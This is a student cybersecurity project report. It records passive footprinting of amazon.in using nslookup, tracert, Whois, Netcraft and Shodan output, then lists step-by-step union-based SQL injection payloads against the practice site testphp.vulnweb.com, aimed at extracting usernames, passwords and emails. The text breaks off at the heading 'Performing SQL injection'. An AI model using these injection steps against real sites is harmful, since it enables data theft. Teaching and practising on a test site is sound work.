

CYBER SECURITY

MINOR PROJECT

UNDER ESTEEMED GUIDENESS OF

MR CHINTHAKINDI VISHWANATH SIR

Department of Cyber Security



SUBMITTED BY

SANDEEP KOTA

ABSTRACT

Cyber Security plays an important role in the field of information technology .Securing the information have become one of the biggest challenges in the present day. When ever we think about the cyber security the first thing that comes to our mind is cyber crimes which are increasing immensely day by day. Various Governments and companies are taking many measures in order to prevent these cyber crimes. Besides various measures cyber security is still a very big concern to many. This paper mainly focuses on challenges faced by cyber security on the latest technologies .It also focuses on latest about the cyber security techniques, ethics and the trends changing the face of cyber security.

The high level of insecurity on the internet is becoming worrisome so much so that transaction on the web has become a thing of doubt. Cybercrime is becoming ever more serious and prevalent. Findings from 2002 Computer Crime and Security Survey show an upward trend that demonstrates a need for a timely review of existing approaches to fighting this new phenomenon in the information age. In this paper, we provide an overview of Cybercrime and present an international perspective on fighting Cybercrime.

This work seeks to define the concept of cyber-crime, explain tools being used by the criminals to perpetrate their evil handiworks, identify reasons for cyber-crime, how it can be eradicated, look at those involved and the reasons for their involvement, we would look at how best to detect a criminal mail and in conclusion, proffer recommendations that would help in checking the increasing rate of cyber-crimes and criminals.

TABLE OF CONTENTS

Problems	Contents	Page no
1	Forming Foot Printing on Amazon Website	
	1.1 Introduction to foot printing	5
	1.2 Report on Amazon Website	5
2	Performing SQL Injection	
	2.1 Introduction SQL Injection	21
	2.2 Performing SQL Injection	23
	2.3 Steps to Avoid SQL Injections	28
3	Phishing Attack in Local Machine	
	3.1 Introduction To Phishing Attack	33
	3.2 Attempting Phishing Attack in Local Machine	33
	3.3 Solutions to Avoid from phishing	38
4	Bypass Authentication	
	4.1 Introduction to By pass Authentication	41
	4.2 Performing By pass Authentication	42
	4.3 Mitigation Steps to Protect	47

TABLE OF CONTENTS

1. FOOT PRINTING

1.1 Introduction to Foot Printing


- Foot Printing will allow the attacker to gather the information related to internal and external security architecture, attacker collects publicly available sensitive information.
- Collection of information also helps the attacker to identify the vulnerabilities in a system and which will in exploits to gain access.
- Getting more information about target reduces the focus area & bring attacker closer to the target to perform easier to attack.

AIM :-


Performing Foot printing on Amazon Website and gather information about website by using online Websites (Whois / netcraft / Shodan / dnsdumpster., etc.) as much as possible and write report on gathered info along with screenshots.

1.2 Report On Amazon website

Web Site Name : www.amazon.in



///By Windows Ternimal



```
Windows PowerShell -> + <

Windows Terminal can be set as the default terminal application in your settings. Open Settings

PS C:\Users\Sandeep Kota> nslookup www.amazon.in
Server: Unknown
Address: 192.168.0.1

Non-authoritative answer:
Name: d1elgm1ww0d6wo.cloudfront.net
Addresses: 2600:9000:2085:5400:8:b109:e10:b9a1
2600:9000:2085:ce00:8:b109:e10:b9a1
2600:9000:2085:da00:8:b109:e10:b9a1
2600:9000:2085:f200:8:b109:e10:b9a1
2600:9000:2085:f400:8:b109:e10:b9a1
2600:9000:2085:fc00:8:b109:e10:b9a1
2600:9000:2085:1400:8:b109:e10:b9a1
2600:9000:2085:3c00:8:b109:e10:b9a1
13.35.215.224
Aliases: www.amazon.in
tp.c95e7e602-frontier.amazon.in

PS C:\Users\Sandeep Kota> |
```

Open Terminal and Enter

\$ nslookup www.amazon.in

We get Information that

Address: 192.168.0.1

Non-authoritative answer:

Name: d1elgm1ww0d6wo.cloudfront.net

Addresses: 2600:9000:2085:5400:8:b109:e10:b9a1

2600:9000:2085:ce00:8:b109:e10:b9a1

2600:9000:2085:da00:8:b109:e10:b9a1

2600:9000:2085:f200:8:b109:e10:b9a1

2600:9000:2085:f400:8:b109:e10:b9a1

2600:9000:2085:fc00:8:b109:e10:b9a1

2600:9000:2085:1400:8:b109:e10:b9a1


2600:9000:2085:3c00:8:b109:e10:b9a1

13.35.215.224

Aliases: www.amazon.in

tp.c95e7e602-frontier.amazon.in

Enter \$ tracert www.amazon.in



```
Windows Command Prompt
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Sandeep.Kota>tracert www.amazon.in

Tracing route to e15322.dsca.akamaiedge.net [104.80.52.234]
over a maximum of 30 hops:
1  1 ms  1 ms  <1 ms  192.168.0.1
2  21 ms  7 ms   9 ms  110.235.231.69
3  5 ms   *     22 ms  110.235.231.65
4  4 ms   6 ms   7 ms  103.77.110.28
5  3 ms   4 ms   11 ms  a104-80-52-234.deploy.static.akamaitechnologies.com [104.80.52.234]

Trace complete.

C:\Users\Sandeep.Kota>
```

Tracing route to e15322.dsca.akamaiedge.net [104.80.52.234]

over a maximum of 30 hops:

1 1 ms 1 ms <1 ms 192.168.0.1
2 21 ms 7 ms 9 ms 110.235.231.69
3 5 ms * 22 ms 110.235.231.65
4 4 ms 6 ms 7 ms 103.77.110.28
5 3 ms 4 ms 11 ms a104-80-52-234.deploy.static.akamaitechnologies.com
[104.80.52.234]

/// By General Website Reference

- Sign In Option ---Authorization Required
- E-commerce Website ---Showing site is available
- Get to know about amazon in

About us - https://www.aboutamazon.in/?utm_source=gateway&utm_medium=footer

Careers - <https://amazon.jobs/>

Press Releases - https://press.aboutamazon.in/?utm_source=gateway&utm_medium=footer

Gift a Smile - https://www.amazon.in/gp/browse.html?node=4594605031&ref_=footer_smile

Amazon cares - https://www.amazon.in/gp/browse.html?node=8872558031&ref_=footer_cares

Amazon Science - <https://www.amazon.science/>

- Connect with Amazon

Facebook

http://www.amazon.in/gp/redirect.html/ref=footer_fb?location=http://www.facebook.com/AmazonIN&token=2075D5EAC7BB214089728E2183FD391706D41E94&6

Twitter

http://www.amazon.in/gp/redirect.html/ref=footer_twitter?location=http://twitter.com/AmazonIN&token=A309DFBFCB1E37A808FF531934855DC817F130B6&6

Instagram

<http://www.amazon.in/gp/redirect.html?location=https://www.instagram.com/amazondotin&token=264882C912E9D005CB1D9B61F12E125D5DF9BFC7&source=standards>

REFERENCE WEBSITE LINK

\$ <https://research.domaintools.com/>

The screenshot shows the Domaintools Research website. At the top, there's a navigation bar with links for HOME, RESEARCH, PROFILE, CONNECT, MONITOR, SUPPORT, LOGIN, and SIGN UP. Below the navigation is a search bar with the placeholder "Enter a domain or IP address..." and a green "Search" button. The main background image is a desert landscape at sunset. A central call-to-action text reads: "Get better, more in-depth data when you become a member. Learn how DomainTools takes indicators from your network, including domains and IPs, and connects them with nearly every active domain on the internet. These connections help security professionals profile attackers, guide online fraud investigations, and map cyber activity to attacker infrastructure." At the bottom left, there's a notification for "wampserver3.2.6_x...exe" with "563/596 MB, 1 min left". On the right, there's a "Show all" button.

Search [www.amazon.com](https://whois.domaintools.com/Amazon.in)

The screenshot shows the Domaintools Whois Record for the domain Amazon.in. The page has a header with the Domaintools logo, navigation links for PROFILE, CONNECT, MONITOR, SUPPORT, and WHOIS LOOKUP, and buttons for LOGIN and SIGN UP. Below the header, it shows the URL "https://whois.domaintools.com/Amazon.in". The main content area is titled "Whois Record for Amazon.in" and includes sections for "Domain Profile", "Registrar", "Registrant", "Registrant Org", "Registrant Country", "Registrar", "Registrar Status", "Dates", "Name Servers", and "Tech Contact". Each section contains specific details about the domain's registration information. To the right of the main content, there are promotional banners for "DomainTools Iris" and "Preview the Full Domain Report", along with a "Tools" sidebar featuring "Hosting History", "Monitor Domain Properties", "Reverse IP Address Lookup", "Network Tools", and a "Visit Website" link. At the bottom left, there's a notification for "wampserver3.2.6_x...exe" with "563/596 MB, 1 min left". On the right, there's a "Show all" button.

Registrant Org	Amazon Technologies, Inc.
Registrant Country	us
Registrar	Mark Monitor Inc. IANA ID: 292 URL: http://www.markmonitor.com
Registrar Status	Client Delete Prohibited, client Transfer Prohibited, client Update Prohibited
Dates	6,361 days old Created on 2005-02-11 Expires on 2024-02-11 Updated on 2019-05-12
Name Servers	NS1.P31.DYNECT.NET (has 216,511 domains) NS2.P31.DYNECT.NET (has 216,511 domains) PDNS1.ULTRADNS.NET (has 89,170 domains) PDNS2.ULTRADNS.NET (has 89,170 domains) PDNS3.ULTRADNS.ORG (has 296 domains) PDNS4.ULTRADNS.ORG (has 296 domains) PDNS5.ULTRADNS.INFO (has 34 domains) PDNS6.ULTRADNS.CO.UK (has 499 domains)
IP Address	13.224.30.91 is hosted on a dedicated server
IP Location	Washington - Seattle - Amazon.com Inc.
Hosting History	1 change on 2 unique name servers over 8 years

**///By Net Craft Website
REFERENCE WEBSITE LINK**

\$ www.netcraft.com/

The screenshot shows the Netcraft homepage with a sidebar of various icons. The main content area displays a site report for <https://www.amazon.in>. The report includes sections for "What's that site running?", "Audited by Netcraft", "Report Suspicious URLs", and "Subscribe & Follow". Below this is a "Related News" section and another site report for <https://www.amazon.in>.

Site title: Online Shopping site in India: Shop Online for Mobiles, Books, Watches, Shoes and More - Amazon.in

Site rank: 112

Site title

Online Shopping site in India: Shop Online for Mobiles, Books, Watches, Shoes and More - Amazon.in

Site rank

[112](#)

Description	Amazon.in: Online Shopping India - Buy mobiles, laptops, cameras, books, watches, apparel, shoes and e-Gift Cards. Free Shipping & Cash on Delivery Available.
Netblock Owner	Amazon.com, Inc.
Hosting company	Amazon
Hosting country	US
IPv4 address	18.66.177.209 (VirusTotal)
IPv4 autonomous systems	AS16509
IPv6 address	2600:9000:2245:7a00:8:b109:e10:b9a1
IPv6 autonomous systems	AS16509
Reverse DNS	server-18-66-177-209.dub56.r.cloudfront.net
Date first seen	July 2013
Netcraft Risk Rating	0/10

Primary language English

Domain amazon.in

Nameserver dns-external-master.amazon.com

Nameserver organization whois.markmonitor.com

Organization Amazon Technologies, Inc., Redacted For Privacy, Redacted For Privacy, REDACTED FOR PRIVACY, United States

DNS admin root@amazon.com

DNS Security Extensions unknown

IP delegation

IPv4 address (18.66.177.209)

IP range

::ffff:0.0.0.0/96

- ↳ 18.0.0.0-18.255.255.255
- ↳ 18.32.0.0-18.255.255.255
- ↳ 18.64.0.0-18.67.255.255
- ↳ 18.66.177.209

IPv6 address (2600:9000:2245:7a00:8:b109:e10:b9a1)

IP range

::/0

- ↳ 2600::/12
- ↳ 2600:9000::/28
- ↳ 2600:9000:2245:7a00:8:b109:e10:b9a1

Assurance Domain validation

Common name	www.amazon.in
Subject Alternative Name	www.amazon.co.in , www.amazon.in , amazon.co.in , amazon.in , origin-www.amazon.in , p-nt-www-amazon-in-kalias.amazon.in , p-yo-www-amazon-in-kalias.amazon.in , p-y3-www-amazon-in-kalias.amazon.in
Validity period	From Feb 6 2022 to Jan 21 2023 (11 months, 2 weeks, 1 day)
Matches hostname	Yes
Public key algorithm	rsaEncryption
Protocol version	TLSv1.3
Public key length	2048
Certificate check	ok
Signature algorithm	sha256WithRSAEncryption
Serial number	0x038cb55b939be36f7f32c74b660bdfbe
Cipher	TLS_AES_128_GCM_SHA256

Version number	0x02
Signature algorithm	sha256WithRSAEncryption
Serial number	0x038cb55b939be36f7f32c74b660bdfbe
Cipher	TLS_AES_128_GCM_SHA256
Version number	0x02
Perfect Forward Secrecy	Yes
Supported TLS Extensions	RFC8446 supported versions, RFC8446 key share, RFC4366 server name, RFC7301 application-layer protocol negotiation, RFC4366 status request
Application-Layer Protocol Negotiation	h2
Next Protocol Negotiation	Not Present
Issuing organisation	DigiCert Inc

n

Issuer common name DigiCert Global CA G2

Issuer unit Not Present

Issuer location Not Present

Issuer country US

Issuer state Not Present

Certificate Revocation Lists <http://crl3.digicert.com/DigiCertGlobalCAG2.crl>
<http://crl4.digicert.com/DigiCertGlobalCAG2.crl>

Certificate Hash 34SFaZbmbvh8v/VDJAR2HprBsqc

Public Key Hash 7f9caa4c5b487fa05089a5f9a607c95aa30291bae9e9c0f78d945bf9b
 3f504df

OCSP servers <http://ocsp.digicert.com> - *100% uptime in the past 24 hours*
[Performance Graph](#)

**OCSP
stapling
response**

Certificate valid

**OCSP data
generated** **Jul 13 09:45:02 2022 GMT**

**OCSP data
expires** **Jul 20 09:00:02 2022 GMT**

SSL Certificate Chain

**Common
name** **DigiCert Global Root G2**

**Organisational
unit** **www.digicert.com**

Organisation **DigiCert Inc**

**Validity
period** **From 2013-08-01 to 2038-01-
15**

**Common
name** **DigiCert Global CA G2**

**Organisational
unit** **Not Present**

Organisation **DigiCert Inc**

**Validity
period** **From 2013-08-01 to 2028-08-
01**

///By Shodan Website

REFERENCE WEBSITE

\$ <https://www.shodan.io/>

The screenshot shows the Shodan homepage. At the top, there's a navigation bar with links for Shodan, Maps, Images, Monitor, Developer, and More. Below the navigation is a search bar with the query "www.amazon.in". To the right of the search bar is a green "Login" button. The main content area features a large world map with colored dots representing device locations. Below the map, there are three main sections: "Beyond the Web", "Monitor Network Exposure", and "Internet Intelligence". The "Beyond the Web" section includes a "SIGN UP NOW" button. The "Monitor Network Exposure" section has a "View Report" and "View on Map" button. The "Internet Intelligence" section has a "Show all" button. At the bottom of the page, there are two detailed reports for "Amazon Parent Dashboard" and "Online Shopping site in India: Shop Online for Mobiles, Books, Watches, Shoes and More - Amazon.in". Each report includes an SSL Certificate section with details like common name, organization, and issuer.

- ❖ TOTAL SERVERS --- 65
- ❖ TOP SERVER COUNTRIES

Ireland	34
United States	23
India	3
Indonesia	2
China	1

❖ TOP SERVER PORTS

443	60
1234	2
25	1
80	1
5000	1

❖ TOP ORGANIZATIONS

Amazon Technologies Inc.	28
Amazon.com, Inc.	14
Amazon Data Services Ireland Limited	12
Amazon Data Services India	2
Google LLC	2

❖ TOP PRODUCTS


Apache httpd	3
Nginx	2

///By Dnsdumpster Website

REFERENCE WEBSITE

\$ <https://dnsdumpster.com/>

The screenshot shows the DNSdumpster.com interface. At the top, there's a navigation bar with tabs for 'DNS Recon', 'WHOIS', 'NS Records', 'TXT Records', 'MX & A Records', and 'Domain Info'. Below the navigation is a search bar with the placeholder 'exampledomain.com' and a 'Search' button. The main content area has a heading 'Showing results for amazon.in'. It features two sections: 'Hosting (IP block owners)' with a bar chart and 'GeoIP of Host Locations' with a world map where the United States is highlighted in green. The bottom of the window shows a taskbar with icons for various applications.



2. SQL INJECTION

2.1 Introduction to SQL Injection

- SQL injection is an attack where the hacker makes use of unvalidated user input to enter arbitrary data or SQL commands; malicious queries are constructed and when executed by the backend database it results in unwanted results. The attacker should have the knowledge of background database and he must make use of different strings to construct malicious queries to post them to the target.
- This attack technique that exploits a security vulnerability occurring in the database layer of an application. Hackers use injections to obtain unauthorized access to the underlying data, structure, and DBMS. By an SQL injection attacker can embed a malicious code in a poorly-designed application and then passed to the back-end database. The malicious data then produces database query results or actions that should never have been executed.
- By using an SQL Injection vulnerability, given the right circumstances, an attacker can use it to bypass a web application's authentication and authorization mechanisms and retrieve the contents of an entire database. SQL Injection can also be used to add, modify and delete records in a database, affecting data integrity. To such an extent, SQL Injection can provide an attacker with unauthorized access to sensitive data.

AIM

Performing SQL injection on <http://testphp.vulnweb.com> Write a report along with screenshots and mentioning preventive steps to avoid SQL injections.

Basic Commands :-


- ✓ select : to fetch the data or verify the data from existing DB (Eg: login)
- ✓ insertinto : to insert new data in to DB (Eg: signup)
- ✓ Delete : it will delete a particular data from existing DB
- ✓ DROP : it will delete entire DB or table
- ✓ update / alter: changes for existing Data
- ✓ union : to combine all the strings in to one single set
- ✓ group concat : it will combine all the tables in Data in to one single set
- ✓ Informartion schema: public Database (basic structure of DB

Steps to perform SQL testing on target website :

1. You need to whether website is connected to DB or not (numerical numbers like id= ? in url's)
2. will check the vulnerability is existed or not (insert a ' after numerical number)
No error / page is same --- secured
error / page is changed / some changes done in webpage --- vulnerability
3. we are going to check how many public columns are available (order by 1,2,3 etc.)
no error --- column in present
error --- column is not present
4. we need to find how many columns are having loop holes / vulnerabilities
`union select 1,2,3,4,5,6,7,8,9,10,11`
5. We need to find database name (remove 7 in url and enter database() --- DB name : acuart
6. we need to find the table names from database
(group_concat(table_name) from information_schema.tables where table_schmea=acuart)
artists,carts,categ,featured,guestbook,pictures,products,users
Target : Users
7. we need to find columns from users tables (replace table with column)
uname,pass,cc,address,email,name,phone,cart
Target: uname,pass,address,email
8. we need information from databse about selected columns (replace column name with uname,pass,address,email)

2.1 Performing SQL injection

